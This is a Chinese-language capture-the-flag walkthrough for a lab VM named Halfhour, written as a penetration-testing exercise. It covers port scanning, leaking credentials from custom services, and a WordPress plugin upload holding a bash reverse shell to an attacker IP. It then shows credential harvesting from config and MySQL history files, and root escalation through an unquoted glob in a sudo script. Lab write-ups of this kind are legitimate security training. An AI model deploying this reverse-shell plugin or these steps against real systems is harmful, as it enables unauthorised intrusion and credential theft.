群友靶机-Halfhour

信息搜集

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# nmap 192.168.1.103 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 20:35 EDT
Nmap scan report for halfhour.dsz (192.168.1.103)
Host is up (0.00065s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1337/tcp open  waste
1338/tcp open  wmc-log-svc
MAC Address: 08:00:27:6C:35:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.46 seconds
```


额外开放了两个1337和1338端口

web探测

默认80端口页面如下

这个初始界面，会自动跳转到https://maze-sec.com/这个界面

因为有一个域名halfhour.dsz，添加到/etc/hosts内后再次打开时一个wordpress界面



在第一个博客页面内发现了用户名todd，猜测是wp-admin界面的登录用户

接着从那俩个额外开放的端口看一下内容

1337

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# nc 192.168.1.103 1337
Please enter password: aaa
Incorrect password. Attempts left: 2
aaa
Incorrect password. Attempts left: 1
aaa
Too many failed attempts. Reset password? (yes/no)yes
Please send new password to port 1338.
```


这个端口像是一个对密码进行验证的服务

1338

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# nc 192.168.1.103 1338
Please send new password: aaa
Congratulations! Password reset successful!
Old password: bobobo

┌──(root㉿kali)-[/home/kali/aaa]
└─# nc 192.168.1.103 1338
Please send new password: bbb
Congratulations! Password reset successful!
Old password: bobobo
```

这个端口无论输入什么都会返回`bobobo`这个旧密码，猜测可能是wp-admin界面的密码了，尝试进行登录



尝试上传一个插件，然后进行反弹shell

插件内附件内容如下

```
<?php
/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin for penetration testing.
* Version:1.0
* Author: Security Analyst
* Author URI: http://www.example.com
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.105/4444 0>&1'");
?>
```

然后压缩成zip压缩包，进行上传

```
┌──(root㉿kali)-[/home/kali/bash]
└─# ./penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.1.105 • 172.17.0.1 • 172.18.0.1
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Halfhour~192.168.1.103-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Halfhour~192.168.1.103-Linux-x86_64/2025_09_17-20_51_42-370.log 📜
────────────────────────────────────────────────────────────────────────────────
www-data@Halfhour:/var/www/halfhour.dsz/wp-admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提取至wangjiang

在上一层目录下的config文件内，找到了一个类似与密码的东西

```
www-data@Halfhour:/var/www/halfhour.dsz$ cat wp-config.php

define('AUTOMATIC_UPDATER_DISABLED', true);
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
/* define( 'DB_PASSWORD', 'root123' ); */
define( 'DB_PASSWORD', 'your_strong_password' );
```

`root123`猜测是某个用户的密码，对/home目录下的用户进行尝试，得知密码是wangjiang这个用户的

```
www-data@Halfhour:/var/www/halfhour.dsz$ ls /home
nxal  wangjiang  welcome
www-data@Halfhour:/var/www/halfhour.dsz$ su nxal
Password:
su: Authentication failure
www-data@Halfhour:/var/www/halfhour.dsz$ su wangjiang
Password:
wangjiang@Halfhour:/var/www/halfhour.dsz$ id
uid=1002(wangjiang) gid=1002(wangjiang) groups=1002(wangjiang)
```

再次回到welcome用户

```
wangjiang@Halfhour:~$ cat note.txt
Get user welcome first
```

在wangjiang用户的家目录下，又提到要先拿到welcome用户，并且wangjiang用户没有sudoquanx

```
wangjiang@Halfhour:~$ sudo -l
[sudo] password for wangjiang:
Sorry, user wangjiang may not run sudo on Halfhour.
```

那么找一下welcome用户的密码

```
wangjiang@Halfhour:~$ cat .mysql_history
_HiStOrY_V2_
CREATE\040DATABASE\040wordpress;
CREATE\040USER\040'wpuser'@'localhost'\040IDENTIFIED\040BY\040'your_strong_passw
ord';
GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wpuser'@'localhost';
FLUSH\040PRIVILEGES;
EXIT;
create\040database\040xxoo
;
use\040xxoo
show\040tables
;
CREATE\040TABLE\040IF\040NOT\040EXISTS\040user\040(
\040\040\040\040id\040INT\040AUTO_INCREMENT\040PRIMARY\040KEY,
\040\040\040\040username\040VARCHAR(50)\040NOT\040NULL\040UNIQUE,
\040\040\040\040password\040CHAR(32)\040NOT\040NULL\040COMMENT\040'MD5',
```

```
\040\040\040\040created_at\040TIMESTAMP\040DEFAULT\040CURRENT_TIMESTAMP
)\040ENGINE=InnoDB\040DEFAULT\040CHARSET=utf8mb4;
CREATE\040TABLE\040IF\040NOT\040EXISTS\040user\040(\040\040\040\040\040id\040INT
\040AUTO_INCREMENT\040PRIMARY\040KEY,\040\040\040\040\040username\040VARCHAR(50)
\040NOT\040NULL\040UNIQUE,\040\040\040\040\040password\040CHAR(32)\040NOT\040NUL
L\040COMMENT\040'MD5',\040\040\040\040\040created_at\040TIMESTAMP\040DEFAULT\040
CURRENT_TIMESTAMP\040)\040ENGINE=InnoDB\040DEFAULT\040CHARSET=utf8mb4;
INSERT\040INTO\040user\040(username,\040password)\040
VALUES\040('welcome',\040'4c850c5b3b2756e67a91bad8e046ddac')
ON\040DUPLICATE\040KEY\040UPDATE\040password\040=\040VALUES(password);
INSERT\040INTO\040user\040(username,\040password)\040\040VALUES\040('welcome',\0
40'4c850c5b3b2756e67a91bad8e046ddac')\040ON\040DUPLICATE\040KEY\040UPDATE\040pas
sword\040=\040VALUES(password);
show\040tables;
select\040*\040from\040users;
select\040*\040from\040user;
```

在home目录下有一个隐藏的文件`.mysql_history`，在里面看见了welcome用户的密码

```
'welcome',\040'4c850c5b3b2756e67a91bad8e046ddac'
```

尝试进行切换

```
wangjiang@Halfhour:~$ su welcome
Password:
welcome@Halfhour:/home/wangjiang$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

提权至root

welcome用户有sudo权限

```
welcome@Halfhour:/home/wangjiang$ sudo -l
Matching Defaults entries for welcome on Halfhour:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Halfhour:
    (ALL) NOPASSWD: /usr/local/bin/del.sh
```

看一下脚本的内容

```
welcome@Halfhour:/home/wangjiang$ cat /usr/local/bin/del.sh
#!/bin/bash

PATH=/usr/bin
cd /tmp
cat /root/root.txt | tr -d [A-Za-z0-9]
```

[A-Za-z0-9]这一个内容没有加上引号，shell会将其作为一个通配符进行判断，并且/tmp目录全局可写，那么可以创建一个文件，这个文件的名称整好对上了通配符的字符，然后运行脚本，即可读取flag

```
welcome@Halfhour:/home/wangjiang$ cd /tmp
welcome@Halfhour:/tmp$ touch 1
welcome@Halfhour:/tmp$ sudo  /usr/local/bin/del.sh
flag{root-4c850c5b3b2756e67a9bad8e046ddac}
```

另外一开始从1338端口得到的旧密码整好是root用户的密码

```
welcome@Halfhour:/tmp$ su
Password:bobobo
root@Halfhour:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
root@Halfhour:~# cat root.txt /home/wangjiang/user.txt
flag{root-4c850c5b3b2756e67a91bad8e046ddac}
flag{user-4c850c5b3b2756e67a91bad8e046ddac}
```